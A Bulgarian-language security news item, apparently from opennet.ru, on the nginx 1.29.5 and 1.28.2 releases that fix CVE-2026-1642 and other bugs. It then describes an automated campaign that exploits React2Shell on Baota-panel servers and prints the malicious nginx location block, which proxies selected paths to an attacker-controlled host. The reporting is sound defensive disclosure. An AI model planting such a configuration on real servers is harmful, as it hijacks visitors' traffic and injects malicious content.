

Сформирана е версия на основната клон nginx 1.29.5, в която продължава развитието на нови възможности, както и е издадена паралелно поддържана стабилна версия nginx 1.28.2, в която се извършват само промени, свързани с отстраняване на сериозни грешки и уязвимости. В актуализациите е отстранена уязвимост (CVE-2026-1642), позволяваща на нападателя, който има възможност за MITM атака върху канала между nginx и upstream-сервера, да подмени отговорите, изпращани на клиента. Проблемът засяга конфигурации, проксирващи заявки (HTTP 1.x, HTTP/2, gRPC или uWSGI) към по-висшия сървър с използване на TLS криптиране.
Освен уязвимостта в версия 1.29.5, нивото на логване на SSL грешките „ech_required“ е понижено от „crit“ до „info“, а също са отстранени и няколко проблема: отстранено е обращението към вече освободена памет (use-after-free) след превключване на следващия бекенд gRPC или HTTP/2; решен е проблемът с изпращането на неправилен HTTP/2 заявка след превключване на следващия upstream-сървър; поправено е разрастването на размера на отговора с няколко диапазона; установено е задаването на променливата HTTP_HOST при проксирване към бекендове FastCGI, SCGI и uwsgi.

Допълнително може да се отбележи откритата автоматизирана атака, която след успешен хак сървъри се ограничава с промяна на конфигурацията на nginx. Хакът се осъществява чрез неизправена уязвимост React2Shell в сървърните компоненти на React на системи с хостинг панел, като Baota (BT). Промените в конфигурацията на nginx пренасочват заявките към обслужваните сайтове на сървъра на атакуващите, който вмъква злонамерени промени в отговора, предоставян на потребителя. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Така вместо инсталирането на руткити или злонамерен софтуер на сървъра, се извършва атака срещу клиентите, които отварят уебсайта, хостван на сървъра, без непосредствени промени в компонентите на сайта на сървъра. Атаката е основно насочена към прихващане на трафика на домейни от азиатски държави, както и домейни *.edu и *.gov. През сървъра на нападателите се пренасочват селективни заявки, например съдържащи в пътищата думи като „pg“, „pgslot“, „slot“, „game“, „casino“, „live“, „help“, „news“, „page“, „blog“, „about“, „support“ и „info“. Атаката се извършва автоматизирано с помощта на инструменти, които търсят и анализират конфигурацията на nginx, избират и заменят шаблона на настройките, рестартират nginx и проверяват работата на променената версия.
Източник: opennet.ru
